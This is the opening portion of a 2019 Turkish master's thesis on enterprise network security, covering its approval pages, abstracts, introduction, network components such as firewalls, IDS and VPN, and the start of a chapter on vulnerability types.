T.C.
İSTANBUL AYDIN ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

AĞ TRAFİK ÖZELLİKLERİNİN ANALİZİNİ YAPARAK ANORMALLİKLERİN TESPİT EDİLMESİ

YÜKSEK LİSANS TEZİ

BEYTULLAH EROL
(Y1613.010002)

Bilgisayar Mühendisliği Ana Bilim Dalı
Bilgisayar Mühendisliği Programı

Tez Danışmanı: Prof. Dr. Ali GÜNEŞ

Şubat – 2019

T.C.
İSTANBUL AYDIN ÜNİVERSİTESİ
FEN BİLİMLER ENSTİTÜSÜ MÜDÜRLÜĞÜ

Yüksek Lisans Tez Onay Belgesi

Enstitümüz Bilgisayar Mühendisliği Ana Bilim Dalı Bilgisayar Mühendisliği Tezli Yüksek Lisans Programı Y1613.010002 numaralı öğrencisi **Beytullah EROL**' un **"AĞ TRAFİK ÖZELLİKLERİNİN ANALİZİNİ YAPARAK ANORMALLİKLERİN TESPİT EDİLMESİ"** adlı tez çalışması Enstitümüz Yönetim Kurulunun 24.01.2019 tarih ve 2019/02 sayılı kararıyla oluşturulan jüri tarafından oybirliği ile Tezli Yüksek Lisans tezi olarak kabul...edilmiştir.

Öğretim Üyesi Adı Soyadı	**İmzası**
Tez Savunma Tarihi : 04/02/2019	
1)Tez Danışmanı: Prof. Dr. Ali GÜNEŞ	.....
2) Jüri Üyesi : Prof. Dr. Zafer ASLAN	.....
3) Jüri Üyesi : Dr. Öğr. Üyesi Farzad KIANI	.....

Not: Öğrencinin Tez savunmasında **Başarılı** olması halinde bu form **imzalanacaktır**. Aksi halde geçersizdir.

YEMİN METNİ

Yüksek Lisans tezi olarak sunduğum "AĞ TRAFİK ÖZELLİKLERİNİN ANALİZİNİ YAPARAK ANORMALLİKLERİN TESPİT EDİLMESİ" adlı çalışmanın, tezin proje safhasından sonuçlanmasına kadarki bütün süreçlerde bilimsel ahlak ve geleneklere aykırı düşecek bir yardıma başvurulmaksızın yazıldığını ve yararlandığım eserlerin Bibliyografya'da gösterilenlerden oluştuğunu, bunlara atıf yapılarak yararlanılmış olduğunu belirtir ve onurumla beyan ederim. (04/02/2019)

Beytullah EROL

ÖNSÖZ

Akademik çalışmalarımda önemli bir yeri olan tez çalışmamın bütün aşamalarında değerli fikir ve önerileriyle beni yönlendiren, her konuda destek veren, gösterdiği sabır ve katkılarıyla bilgilerini esirgemeyen danışmanım Prof. Dr. Ali GÜNEŞ'e teşekkürlerimi sunarım.

Şubat, 2019 **Beytullah EROL**

İÇİNDEKİLER

Sayfa

KISALTMALAR

ARP : Address Resolution Protocol
BIOS : Basic Input/Output System
DHCP : Dynamic Host Configuration Protocol
DOS : Denial of Sevice
DDOS : Distributed Denial of Service
FTP : File Transfer Protocol
HTTP : Hyper Text Transfer Protocol
HTTPS : Secure Hyper Text Transfer Protocol
ICMP : Internet Control Message Protocol
IP : Internet Protocol
MAC : Media Access Control
OSI : International Organization for Standardization
RAM : Random Access Memory
SMTP : Simple Mail Transfer Protocol
SSL : Secure Socket Layer
SQL : Structured Query Language
VLAN : Virtual Lan
VPN : Virtual Private Network
XSS : Cross Site Scripting

ŞEKİL LİSTESİ **Sayfa**

AĞ TRAFİK ÖZELLİKLERİNİN ANALİZİNİ YAPARAK ANORMALLİKLERİN TESPİT EDİLMESİ

ÖZET

Günümüzde bilgi çok büyük bir öneme sahip olmakla birlikte, bu denli önemli olması onun paylaşılmasını da gerektirmiştir. Bilginin paylaşılması için kullanılan en önemli araç da günümüzde çok popüler olan ve neredeyse herkesin kullandığı internettir. İnternet ve bilgisayar ağlarının bu denli yaygınlaşması ve bilginin çeşitliliği ağların yönetimi ve güvenliği sorunlarını ortaya çıkarmıştır. Bundan dolayı kurumların ağ güvenliğinin sağlanması çok önemli bir hale gelmiştir. Kurum ağına karşı tehditler, saldırılar olabilir ve buna bağlı olarak kurum ağındaki zafiyetlerden yararlanan saldırganlar kurum ağına sızabilir ve zararlar verebilir. Birçok zafiyetler, virüsler ve saldırılar olmakla birlikte her geçen gün yeni zafiyetler, virüsler ve saldırılar ortaya çıkmaktadır. Buna bağlı olarak da bu tehditlere, virüslere ve saldırılara karşı yeni önlemler almak gerekmektedir. Bu çalışmada bu tehditler, virüsler ve saldırılar derinlemesine incelenmiş ve bunlara karşı alınacak yeni karşı önlemler ve yaklaşımlar belirtilmiştir. Bu yeni karşı önlem ve yaklaşımlar kurumsal ağda uygulanmıştır. Böylelikle kurum ağındaki zafiyetler giderilerek ağın çok daha güvenilir hale gelmesi amaçlanmıştır.

Anahtar Kelimeler: *Kurumsal Ağlar, Zafiyet, Tehdit, Saldırı, Virüsler, Yeni Karşı Önlemler*

ANALYZING NETWORK TRAFFIC CHARACTERISTICS TO DETECT ANOMALIES

ABSTRACT

Although knowledge is of great importance nowadays, the fact that it is so important has necessitated its sharing. The most important tool used to share information is the Internet which is very popular nowadays and almost everyone uses. The widespread use of the Internet and computer networks and the diversity of information have revealed the problems of network management and security. Therefore, ensuring the network security of institutions has become very important. There may be threats and attacks against the enterprise network and the attackers who exploit the vulnerabilities in the enterprise network may infiltrate the enterprise network and cause damages. Although there are many vulnerabilities, viruses and attacks, new weaknesses, viruses and attacks occur every day. Accordingly, new measures should be taken against these threats, viruses and attacks. In this study, these threats, viruses and attacks are examined in depth and new countermeasures and approaches to be taken against them are indicated. These new countermeasures and approaches have been implemented in the enterprise network. In this way, the weaknesses in the enterprise network have been eliminated and the network has become much more reliable.

Keywords*:* *Enterprise Networks, Weakness, Threat, Attack, Viruses, Novel Countermeasure*

1. GİRİŞ

Kurumsal ağ (enterprise network), çeşitli yollar ile birbirine bağlanmış, kurumun iç ağındaki iletişimin veya dış dünya ile bilgi alış verişini sağlayan, ağ cihazları ve kabloları kapsayan bir yapıdır.

Kurumdaki kullanıcılar dosya sunucuları sayesinde karşıklı olarak birbirlerinin verilerine erişebilirler. Ağda dosya paylaşımı yapılarak birçok kullanıcı ağdaki dosyaya ulaşabilir ve dosya üzerinde değişiklikler yapabilirler. Ayrıca ağ üzerinde paylaşıma açılan bir çevre birimi (yazıcı, tarayıcı vb) ağdaki kullanıcılar tarafından kullanılabilmektedir. Böylelikle kaynakların paylaşımı yapılarak maliyet açısından avantajlar sağlanmaktadır.

Bir kurumun ağ yapısında saldırı tespit cihazları, güvenlik duvarları, yönlendiriciler (router), anahtarlar (switchler) ve cihazları birbirine bağlayan kablolar bulunur. Kurum dışındaki kişilerin kurum ağına erişebilmesi gerekir. Bunun için vpn aracılığıyla internet üzerinden kurum ağına bağlantılar gerçekleşir.

Kurum ağında zafiyetler, tehditler ve saldırılar olabilir. Dolayısıyla kurum ağ güvenliğini sağlamak çok önem arzeden bir konudur.

1.1 Tezin Amacı

Bu tezin amacı, bir kurumsal ağda karşılaşılabilecek zafiyet, tehdit ve saldırı türlerinin detaylı incelemesini yapmak ve bu ağdaki zafiyet, tehdit ve saldırılara karşı yeni önlem ve yaklaşımlar uygulamaktır. Ayrıca güncel öneriler sunularak ağın en güvenilir hale getirilmesi amaçlanmaktadır.

1.2 Literatür Araştırması

Ağ güvenliği ve farkındalığı ile ilgili daha önce yapılmış tezler ve araştırmalar mevcuttur.

Akıb Çetin bilgisayarlar ve ağ güvenliği dersinin farkındalığının oluşturulması ve değerlendirilmesi adlı tezinde ağ güvenliğinin farkındalığı hakkında çalışmalar yapmıştır. Diğer bir ağ güvenliği çalışmasında, Gökhan Muharremoğlu kurumsal bilgi güvenliğinde zafiyet saldırı ve savunma öğelerinin incelenmesi adlı tezinde, zafiyet saldırı ve savunma öğelerini ele almıştır.

Kurumsal ağ güvenliğinin öğelerinin incelenmesi hakkında çalışmalar olmasına rağmen yeni zafiyetler ve tehditler ortaya çıkmaktadır. Bundan dolayı bu yeni zafiyetler, tehditler ve saldırılar ortaya çıktığından yeni karşı önlemlerin alınması gerekmektedir. Aksi halde kurum ağında yeni zafiyet, tehdit ve saldırılardan kaynaklı güvenlik riskleri olacaktır.

Güvenlik risklerine karşı önlemler alınmazsa kurum zarara uğrayabilecektir. Bu yüzden bu çalışmada güncel zafiyet, tehdit ve saldırılar ele alınmış ve bunlara yönelik karşı önlemler kurum ağında uygulanmıştır.

Bu çalışmanın diğer çalışmalardan farkı kurumsal ağda oluşabilecek bilinen ya da daha güncel olan yani yeni ortaya çıkmış zafiyetlere ve tehditlere karşı yeni önlemlerin birebir kurumsal ağda uygulanmasıdır. Daha önceden bilinen zafiyetler, tehditler ve saldırılar incelenmiştir. Ayrıca yeni ortaya çıkmış zafiyetler, tehditler ve saldırılar da incelenmiş ve bunlara karşı kurumsal ağda nasıl önlem alınabileceği açıklanmış. Bu önlemler kurumsal ağda uygulanmıştır

1.3 Tezin Yapısı

Bu tez beş bölümden oluşmaktadır. İlk bölümde giriş yapıldıktan sonra ikinci bölümde kurumsal ağ yapıları genel olarak incelenmiş, kurumsal ağ mimarileri ve kurumsal ağ yapılarında kullanılan güvenlik duvarı (firewall), yönlendirici, anahtarlar (switch) ve sunucular gibi bileşenler açıklanmıştır. Üçüncü bölümde kurumsal ağlarda karşılaşılabilecek zafiyet, tehdit ve saldırı türleri detaylı olarak incelenmiş ve analiz edilmiştir. Dördüncü bölümde kurumsal ağlardaki bu zafiyet, tehdit ve saldırılara yönelik nasıl karşı önlemler alınacağı açıklanarak önlemler sunulmuş ve bu önlemler kurum ağında uygulanmıştır. Beşinci bölümde de sonuçlar açıklanmıştır.

2. KURUMSAL AĞ YAPILARI VE BİLEŞENLERİ

2.1 Kurumsal Ağ Yapıları

Kurumsal ağ, merkez kurumdaki kullanıcıların birbiri ile iletişimini sağlamanın yanında dış kurumdaki kullanıcıların da merkez kurumdaki kullanıcılar ile iletişim kurmasını sağlar. Kurumsal ağlar genelde büyük bir yapıdan oluştukları için yüzlerce kullanıcıyı destekleyebilmektedir.

Kurumsal ağlarda temel olarak bilgisayarlar, yazıcılar, sunucular, güvenlik duvarı, ağ cihazları ve bu cihazları birbirine bağlayan kablolama yapıları mevcuttur. Bu ağ cihazları güvenlik kuralları ile yapılandırılır.

Yazıcıların, tarayıcıların, sunucuların, dosyaların ve uygulamaların ortak kullanılması sağlanarak kaynak kullanımı yönetilmiş olur. Ağ sistemlerinin kullanımının artması ile sistemin yönetimi ve güvenliği çok önemli bir hal almıştır.

2.2 Ağ Mimarileri

2.2.1 Temel kurumsal ağ yapısı

Temel kurumsal ağ yapısı, dosyaları, yazıcıları, uygulamaları ve benzer diğer kaynakları kullanmak için oluşturulan ve genellikle küçük ve orta ölçekli kurumların kullandığı ağ yapısıdır. Bu tür ağ yapılarının kullanıldığı kurumlar tek bir merkezde ve tek bir yapıdan oluşurlar. Bu ağ yapısında temel yönlendirici ve güvenlik duvarı internet erişimi için kullanılır.

2.2.2 Büyük ölçekli kurumsal ağ yapısı

Büyük ölçekli kurumsal ağ yapıları diğer temel kurumsal ağ yapısını kullanan küçük ve orta ölçekli kurumlara göre daha karmaşık yapıya sahiptirler. Bundan dolayı büyük ölçekli kurumsal ağ yapılarında güvenlik sorunları riski daha fazladır. Bu tarz kurumlar diğer kurumlar ile sürekli bağlantısı olması gereken ve internet üzerinden kesintisiz hizmet verebilmesi gereken kurumlardır.

2.2.3 Çok lokasyonlu kurumsal ağ yapısı

Ülke içinde birçok farklı lokasyonda veya dünya çapında birçok farklı ülkede şubesi bulunan kurumlar mevcuttur. Bu kurumlar çok lokasyonlu ağ yapısını kullanan kurumlardır.

Yeni beklentiler ve yeni pazarlar ayrıca teknolojinin gelişim hızı çok lokasyonlu ağ yapısı kullanımının artmasını sağlamaktadır.

2.3 Kurumsal Ağ Yapısı Bileşenleri

2.3.1 Kurumsal ağdaki sunucular

Sunucular kurumsal ağdaki en önemli bileşenlerden biridir. Çünkü ağ yapısında kaynakların farklı sistemlere paylaşılmasını sağlayan sunuculardır.

Kurumsal ağda en önemli konulardan biri kaynak paylaşımı olduğundan sunucular burada ciddi öneme sahiptirler. Sunucular sayesinde istemcilerden gelen isteklere cevap verilir. Ayrıca sunucular şubelere ve kurum ağındaki kullanıcılara da hizmet sunarlar.

2.3.1.1 DHCP sunucusu

Dynamic Host Configuration Protocol (DHCP), temel olarak sistemdeki bilgisayarlara IP (Internet Protocol) adreslerini ve değişik parametreleri atamak için kullanılan protokoldür.

DHCP sunucusu ağdaki tüm makinelere benzer parametreleri tek tek elle girmek ve tek tek IP vermek yerine bu işlemleri otomatik olarak gerçekletirir. Böylelikle büyük kolaylık sağlanmış olur.

2.3.1.2 Vekil sunucusu

Vekil sunucu, internet ile kullanıcılar arasında bulunan bir ara sunucudur. Kullanıcıların internete bağlanabilmesi için veya web sitelerine erişimi engellemek için kullanılır. Öncelikle kullanıcıların veya sistemlerin internete erişebilmeleri için vekil sunucuya istek yapılır. Vekil sunucu da istek yapılan sayfayı kullanıcıya veya sisteme geri döndürür.

2.3.1.3 Posta sunucusu

Kurumsal ağdaki kullanıcıların kurum dışıyla veya kurum içindeki mesajlaşmayı ve haberleşmeyi sağlayan sunuculara posta sunucusu denir. Günümüzde en çok kulanılan iletişim yöntemlerden biri olan ve bilginin bir yerden diğer bir yere gönerilmesi esasına dayanan eposta, kurum ağlarında kullanılan önemli bir unsurdur.

Exchange Server, Send Mail, Qmail ve Postfix gibi programlar sunucular üzerinde e-posta hizmeti veren bazı belli başlı uygulamalardır.

2.3.1.4 Dosya sunucusu

Kurumdaki kullanıcıların dosyalarının bulunduğu ve paylaşıldığı, bazı erişim yetkilerinin tanımlandığı sunucuya dosya sunucusu denir.

Dosya sunucuları sayesinde dosyaların yedeklerinin alınması sağlanır ve bu dosyalara kurum ağının herhangi bir yerinden erişilebilir.

2.3.1.5 Alan adı sunucusu

Ağ yapıları üzerinde bulunan sistemler ile bu sistemlerin kullandığı IP'leri birbiriyle eşleştiren sunucuya Alan Adı Sunucusu (Domain Name Server – DNS) denir. Gerçekte ağ üzerinde bulunan sistemler IP numaraları ile birbiriyle iletişim kurarlar.

2.3.1.6 Web sunucusu

Kurum ağında veya Internet üzerinde bulunan, kullanıcıların internet tarayıcıları aracılığıyla gönderdikleri isteklere tarayıcıların anlayacağı HTTP, HTTPS, FTP gibi standart protokollerde cevap veren, web sitelerinin yayınlandığı sunuculardır.

Günümüzde en yaygın kullanılan web sunucuları Apache ve Microsft'un IIS (Internet Information Server) Web sunucularıdır. Bu web sunucularının dışında iPlanet ve NCSA'nın da web sunucuları bulunmaktadır.

Netcraft tarafından yapılan istatistiklere göre kullanılan web sunucularının %54'ü Apache, % 25 IIS ve % 19'unu diğer web sunucuları oluşturmaktadır (Netcraft, 2018).

2.3.2 Yönlendirici (Router)

Yönlendirici, ağ paketi yönlendirme işlemlerini yapan sistemlerin, gönderdikleri paketlerin bulundukları ağdan başka bir ağa ulaşabilmesini sağlayan ağ cihazlarıdır.

OSI modelinin üçüncü katmanında yer alır. Ağda paketlerin yönlendirilmesi, ağın yapısına göre çeşitlilik gösterebilmektedir.

2.3.3 Anahtar (Switch)


Anahtarlar, ağ sisteminde farklı ağ bağlantı noktalarının birbirleriyle doğrudan haberleşebilmesini sağlayan ağ cihazlarıdır. Anahtarlar, cihazların iletişimde bulunmasını sağlar.

Anahtarlar üzerindeki trafiği denetleyebilmek için IP veya port bazında filtreleme yapılmasını sağlayan kontrol sistemine ACL (Access Control List) denir. ACL'ler ile ağ üzerinde kullanılması istenmeyen port'lar, anahtar üzerinden engellenebilir (Iyer ve Mckeown, 2003).

2.3.4 Yük dengeleyici

Yük dengeleyici sistemleri, mevcut ağdaki trafiği dengeli bir şekilde dağıtarak devamlılık sağlayan ve mevcut işlem yükünü birden fazla servise dağıtmak için kullanılan donanımsal veya yazılımsal sistemlerdir.

Yük dengeleyici sistemlerin kesintisiz hizmet sunumunu geçekleştirmek için önemli bir yere sahiptir.




Şekil 2.1 : Yük dengeleyici

2.3.5 Güvenlik duvarı (Firewall)

Güvenlik duvarları, kurum içi ağ ile kurum dışı ağ arasında tehditlere karşı köprü görevi gören ve kurulu güvenlik mekanizmalarının en önemli unsurudur. Çoğu zaman ağı dış tehditlere karşı koruyan sistemler olarak tanımlansalar da aslında iç ağda oluşan istenmeyen bir durumun dış ağa ulaşarak yayılmasını da engellemektedirler (Özhan, 2013).

Bilgisayarlar arası veri bağlantılar bilgi aktarımı açısından oldukça yararlı olsa da, aktarılan bilginin güvenle iletilmesi ve aktaran sistemlerin güvenliğinin sağlanması gibi çeşitli riskler taşır. Kurum içine girecek ve kurum dışına aktarılacak bilgilerin güvenli bir şekilde bozulmadan ve zararlı içerek içermeden iletilmesi gereklidir. Bu aşamada en etkili çözüm güvenlik duvarlarıdır (Baykal, 2001).



Şekil 2.2 : Güvenlik duvarının ağdaki konumu

Güvenlik duvarları, günümüz iletişim ağlarında vazgeçilmez bir unsur olarak yerini almış yazılımsal ve donanımsal olarak ağı iç ve dış tehditlere karşı koruyan sistemlerdir.

Bu sistemler aynı zamanda işletmelerin iletişim teknolojilerini ve dolaylı olarak mevcut cihazlarını etkin ve verimli kullanmalarına büyük katkı sağlarlar.

Internet dünyasının güvenlik kontrol noktaları olarak adlandırabileceğimiz güvenlik duvarları Şekil 2.2'de gösterildiği gibi işletmelerin kapı girişinde bulunan güvenlik kontrol noktaları gibi çalışırlar. Bir işletmenin imkanlarına bireysel olarak ulaşmanın bir diğer yolu da internet aracılığı ile bağlanıp talepte bulunmaktır. Bu talepler güvenlik duvarı kurallarına göre sonuçlandırılır.

Kural hataları ciddi güvenlik zaafiyeti doğurarak bir cihazın devre dışı kalmasına ve dolaylı olarak işletmenin zararına, gizli bir bilginin işletme dışına çıkmasına vb. istenmeyen olaylara neden olabilir. Güvenlik duvarları ağ sistemine dahil edilmeden önce kural havuzu oluşturmak için ciddi bir ön hazırlık gereklidir. Hatta çoğu durumda günlerce denemeler yapılması gerekebilir (Özhan, 2013).


2.3.6 Saldırı tespit sistemleri

Ağ tabanlı IDS'ler kurum ağına gelen tüm Internet trafiğini alarak, her bir paketi analiz edip atak olup olmadığını tespit etmektedir. Bu tespit işlemini veri tabanında tuttuğu saldırı türleriyle karşılaştırarak gerçekleştirir.

Sunucu tabanlı IDS'ler ise, kurulu olduğu sunucuya gelen tüm trafiği kendi veri tabanındaki saldırı türleri ile eşleştirerek atakları engellemektedir (Jones ve Sielken, 1999).

2.3.7 Sanal özel ağ (VPN)

VPN (Virtual Private Network/Sanal Özel Ağ), genellikle iş ortamı dışından yapılan bağlantılarda iç ağdayken sahip olunan yetkilerin dış ağdayken de devam etmesini sağlamayı amaçlayan bir bağlantı türüdür. Bunu gerçekleştirmek için noktadan noktaya bağlantı tekniği ve bu bağlantı sırasında da verilerin kapsüllenmesi yöntemi kullanılır (Baykal, 2001).



Şekil 2.3 : Sanal özel ağ (vpn) bağlantısı ekleme

3. ZAFİYETLER, TEHDİTLER VE SALDIRILAR

3.1 Zafiyet Nedir?

Bilişim sistemlerinde zafiyet, tehditlere hedef olabilecek yapılandırma veya yapı eksikliklerinden kaynaklanan açıklardır. Bazı sistem kaynaklı ve kullanıcı kaynaklı zafiyetler mevcuttur.


Zafiyetler saldırganların yararlandıkları en önemli unsur olduğundan çok dikkat edilmesi gerekmektedir. Saldırganlar bir sisteme erişebilmek için önce sistemdeki zafiyetleri tararlar. Bundan dolayı açık zafiyet bırakmamak sistem güvenliğini artırmak için önem arz etmektedir.

3.2 Zafiyet Türleri

3.2.1 Kullanıcı kaynaklı zafiyetler

Bilinçsiz kullanıcılar kurumsal ağda büyük risklere neden olmaktadır. Oltalama saldırıları kullanıcı kaynaklı zafiyetlerin en başında gelir. Bilinçsiz açılan e-mailler, kaynağı bilinmeyen uygulamaların yüklenmesi ve bazı önemli bilgilerin üçüncü şahışlar ile paylaşılması kullanıcı kaynaklı zafiyetlere örnektir.

